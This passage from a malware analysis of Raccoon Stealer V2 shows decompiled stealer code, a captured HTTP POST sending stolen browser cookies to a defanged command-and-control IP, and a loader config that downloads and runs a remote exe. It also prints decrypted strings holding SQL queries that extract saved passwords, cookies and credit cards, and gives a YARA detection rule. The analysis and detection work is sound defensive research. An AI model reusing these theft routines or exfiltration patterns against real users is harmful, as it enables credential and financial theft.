5. Optional file grabber for items listed in configuration, if configured
6. Optional telegram stealer for data listed in configuration, if configured
7. Optional screenshot grabber, if configured
8. Optional loader functionality, if configured (can run local or download and execute remote payloads)

```
sqlite3 = (HMODULE)(*LoadLibraryW)(local_14);
if (sqlite3 != (HMODULE)0x0) {
  steal_browser_data(extraout_ECX,(int)sqlite3,psVar9,psVar7);
}
pHVar10 = (HMODULE)(*LoadLibraryW)(local_10);
local_20 = pHVar10;
if (pHVar10 != (HMODULE)0x0) {
  local_c = (void *)(*LocalAlloc)(0x40,0x208);
  (*SHGetSpecialFolderPathW)(0,local_c,0x1a,0);
  if_true = Load_NSS3((int)pHVar10);
  pvVar2 = local_c;
  if (if_true != 0) {
    steal_moz_data(local_c,(int)pHVar10,0);
  }
  (*LocalFree)(pvVar2);
}
wlts_stealer(psVar9,psVar7);
wallet_dat_stealer(psVar9,psVar7);
grbr_stealer(psVar9,psVar7);
tlgrm_stealer(psVar9,psVar7);
pcVar1 = LocalAlloc;
if_true = (*lstrlenW)(psVar9);
local_c = (void *)(*pcVar1)(0x40,if_true * 2);
if_true = check_conf_scrnshot(psVar9,&local_c);
if (0 < if_true) {
  scrnsht_grabber((int)local_c,psVar7);
}
(*LocalFree)(local_c);
ldr_handler(psVar9);
```

Figure 14: Stealer Functionality

Below are a few examples of data stealing as well as an example of stolen data being exfiltrated.

Figure 15: Steal Chrome Login Data



Figure 16: Example of Chrome Data Targeted by Raccoon Stealer

```
POST /<token> HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=<random string>
User-Agent: record
Host: 51.195.166[.]175
Content-Length: 598
Connection: Keep-Alive
Cache-Control: no-cache
Content-Disposition: form-data; name="file"; filename="\cookies.txt"
Content-Type: application/xobject

--<random string>
.google.comTRUE/TRUE13261761828952522NIDdjEwnsz88lgvWAEZj09hSgVlvT1ii6ETMk1LVWQNOCL/b
+j6SI6F5DTJDV9/40nSckdtNqAiR6TDqAVvXQRNsdC4XrIFTUbYB1kLfmk21X4DjSV9b+YgVjTnS0ZSUNeC3H
yXXsGQ8FdvNtcxTkUlm9CeQl+66DgtsuAknaY6GUOTTpCB/pBzEQrsSn+DHX7BtvkS/vDGyBHHYo9XExmHiXV
CGmSbuXMaDBLJ2EBvVZKmUZqsxSiyhRZXuAV/S8t3t1UF4jGvWLywyzeTezM=C:\Users\user\AppData\Lo
cal\Google\Chrome\User
Data\Default|NcDKiy6POY2Z/bl7V637BP6BV4f/eHQXoIxVIPoRwrg=|85.0.4183.121-64--<random
string>--
```

Step 10: Execute Additional Payload(s)

Raccoon Stealer V2 optionally supports execution of additional files, indicated by the `ldr_` field. The configuration for the sample I analyzed contained the following `ldr_` configuration: `ldr_1:hxxps://bitbucket[.]org/reaXon112233/12333333/downloads/1[.]exe|%APPDATA%\|exe`. As a remote payload was listed, Raccoon Stealer will download the file from the URL specified in the configuration to `C:\Users\<user>\AppData\Roaming\<[a-zA-z0-9]{8}>`, and execute it.

Figure 17: [Optional] Download and Execute Additional Payload(s)

Detection: Yara Rule, Ghidra Script, Config Extractor/String Decryptor

Disclaimer: None of these have really been tested against larger sample sets. I focused on this sample in particular. Feel free to open an issue on GitHub and I can update any of the following.

Yara Rule

```
rule Raccoon_Stealer_V2: raccoon_stealer_v2
{
    meta:
        author = "muzi"
        date = "2022-07-22"
        description = "Detects Raccoon Stealer V2 (unpacked)"
        hash = "022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03"

    strings:

       // Simple Strings
        $s1 = "Profile %d" wide
        $s2 = "Login Data" wide
        $s3 = "0Network\\Cookies" wide
        $s4 = "Web Data" wide
        $s5 = "*.lnk" wide
        $s6 = "\\ffcookies.txt" wide
        $s7 = " %s %s" wide
        $s8 = "wallet.dat" wide
        $s9 = "S-1-5-18" wide // malware checks if running as system

        /*

                                LAB_0040878a                                    XREF[1]:
004087be(j)
        0040878a 8b c3           MOV        EAX,EBX
        0040878c 8b 0c 9f        MOV        this,dword ptr [EDI + EBX*0x4]
        0040878f 99              CDQ
        00408790 f7 7d fc        IDIV       dword ptr [EBP + local_8]
        00408793 8b 45 10        MOV        EAX,dword ptr [EBP + param_3]
        00408796 0f be 04 02     MOVSX      EAX,byte ptr [EDX + EAX*0x1]
        0040879a 03 c1           ADD        EAX,this
        0040879c 03 f0           ADD        ESI,EAX
        0040879e 81 e6 ff        AND        ESI,0x800000ff
                 00 00 80
        004087a4 79 08           JNS        LAB_004087ae
        004087a6 4e              DEC        ESI
        004087a7 81 ce 00        OR         ESI,0xffffff00
                 ff ff ff
        004087ad 46              INC        ESI
        */

        // Decryption Routine
        $decryption_routine = {
                                    8B (C0|C1|C2|C3|C5|C6|C7) [0-8]
                                    8B ?? ?? [0-8]
                                    99 [0-8]
                                    F7 7D ?? [0-8]
                                    8B (45|4D|55|5D|6D|75|7D) ?? [0-8]
                                    0F BE ?? ?? [0-8]
                                    03 (C1|C2|C3|C5|C6|C7) [0-8]
                                    03 (F0|F1|F2|F3|F5|F6|F7) [0-8]
```

```
                                81 E6 ?? ?? ?? ?? [0-8]
                                7? ?? [0-8]
                                4E [0-8]
                                81 CE ?? ?? ?? ?? [0-8]
                                46
        }

        /*
        00408130 8b 35 14       MOV        ESI,dword ptr [DAT_0040e014]
                 e0 40 00
        00408136 57             PUSH       EDI
        00408137 50             PUSH       EAX
        00408138 ff 75 18       PUSH       dword ptr [EBP + param_7]
        0040813b ff d1          CALL       param_1
        0040813d 8b 7d d0       MOV        EDI,dword ptr [EBP + local_34]
        00408140 50             PUSH       EAX
        00408141 ff 75 18       PUSH       dword ptr [EBP + param_7]
        00408144 57             PUSH       EDI
        00408145 ff d6          CALL       ESI
        00408147 85 c0          TEST       EAX,EAX
        00408149 74 24          JZ         LAB_0040816f
        0040814b be 50 c3       MOV        ESI,0xc350
                 00 00
        00408150 eb 0b          JMP        LAB_0040815d
                              LAB_00408152                                    XREF[1]:
0040816d(j)
        00408152 8b 45 e4       MOV        EAX,dword ptr [EBP + local_20]
        00408155 85 c0          TEST       EAX,EAX
        00408157 74 16          JZ         LAB_0040816f
        00408159 c6 04 18 00    MOV        byte ptr [EAX + EBX*0x1],0x0
                              LAB_0040815d                                    XREF[1]:
00408150(j)
        0040815d a1 fc e0       MOV        EAX,[DAT_0040e0fc]
                 40 00
        00408162 8d 4d e4       LEA        param_1=>local_20,[EBP + -0x1c]
        00408165 51             PUSH       param_1
        00408166 56             PUSH       ESI
        00408167 53             PUSH       EBX
        00408168 57             PUSH       EDI
        00408169 ff d0          CALL       EAX
        0040816b 85 c0          TEST       EAX,EAX
        0040816d 75 e3          JNZ        LAB_00408152

        */

        // C2 Comms
        $c2_comms = {
                      8B 35 ?? ?? ?? ?? [0-8]
                      (50|51|52|53|55|56|57) [0-8]
                      (50|51|52|53|55|56|57) [0-8]
                      FF 75 ?? [0-8]
                      FF (D0|D1|D2|D3|D5|D6|D7) [0-8]
```

```
                    8B (45|4D|55|5D|6D|75|7D) ?? [0-8]
                    (50|51|52|53|55|56|57) [0-8]
                    FF 75 ?? [0-8]
                    (50|51|52|53|55|56|57) [0-8]
                    FF (D0|D1|D2|D3|D5|D6|D7) [0-8]
                    85 C0 [0-8]
                    (E2|EB|72|74|75|7C) ?? [0-8]
                    (B8|B9|BA|BB|BD|BE|BF) ?? ?? ?? ?? [0-8]
                    (E2|EB|72|74|75|7C) ?? [0-8]
                    8B (45|4D|55|5D|6D|75|7D) ?? [0-8]
                    85 C0 [0-8]
                    (E2|EB|72|74|75|7C) ?? [0-8]
                    C6 ?? ?? ?? [0-8]
                    A1 ?? ?? ?? ?? [0-8]
                    8D 4D ?? [0-8]
                    (50|51|52|53|55|56|57) [0-8]
                    (50|51|52|53|55|56|57) [0-8]
                    (50|51|52|53|55|56|57) [0-8]
                    (50|51|52|53|55|56|57) [0-8]
                    FF ?? [0-8]
                    85 C0 [0-8]
                    (E2|EB|72|74|75|7C)
        }


    condition:
        6 of ($s*) or
        ($c2_comms and $decryption_routine)
}
```

Ghidra Script

Configuration Extractor, String Decryptor

```
python3 decrypt.py 022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03

Raccoon Stealer Config:
hxxp://51.195.166[.]184/
Raccoon Stealer Decrypted Strings:
ews_
grbr_
%s      TRUE    %s      %s      %s      %s      %s

URL:%s
USR:%s
PASS:%s

                %d) %s

        - Locale: %s

        - OS: %s

        - RAM: %d MB

        - Time zone: %c%ld minutes from GMT

        - Display size: %dx%d

%d
        - Architecture: x%d

        - CPU: %s (%d cores)

        - Display Devices:
%s

formhistory.sqlite
*
\




:
%
;
_
|
\*
logins.json
\autofill.txt
\cookies.txt
\passwords.txt
---
--
```

```
*/*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Content-Type: multipart/form-data; boundary=
Content-Type: text/plain;
User Data
wallets
wlts_
ldr_
sstmnfo_
token:
nss3.dll
sqlite3.dll
SOFTWARE\Microsoft\Windows NT\CurrentVersion
PATH
ProductName
sqlite3_prepare_v2
sqlite3_open16
sqlite3_close
sqlite3_step
sqlite3_finalize
sqlite3_column_text16
sqlite3_column_bytes16
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
pera
Stable
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
cookies.sqlite
machineId=
&configId=
"encrypted_key":"
stats_version":"
Content-Type: application/x-object
Content-Disposition: form-data; name="file"; filename="
GET
POST
Low
MachineGuid
image/jpeg
GdiPlus.dll
Gdi32.dll
GdiplusStartup
GdipDisposeImage
GdipGetImageEncoders
GdipGetImageEncodersSize
GdipCreateBitmapFromHBITMAP
GdipSaveImageToFile
BitBlt
CreateCompatibleBitmap
CreateCompatibleDC
```

```
DeleteObject
GetObjectW
SelectObject
SetStretchBltMode
StretchBlt
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM
credit_cards
NUM:%s
HOLDER:%s
EXP:%s/%s

\CC.txt
NSS_Init
NSS_Shutdown
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK11SDR_Decrypt
SECITEM_FreeItem
hostname":"
","httpRealm":
encryptedUsername":"
","encryptedPassword":"
","guid":
Profiles
```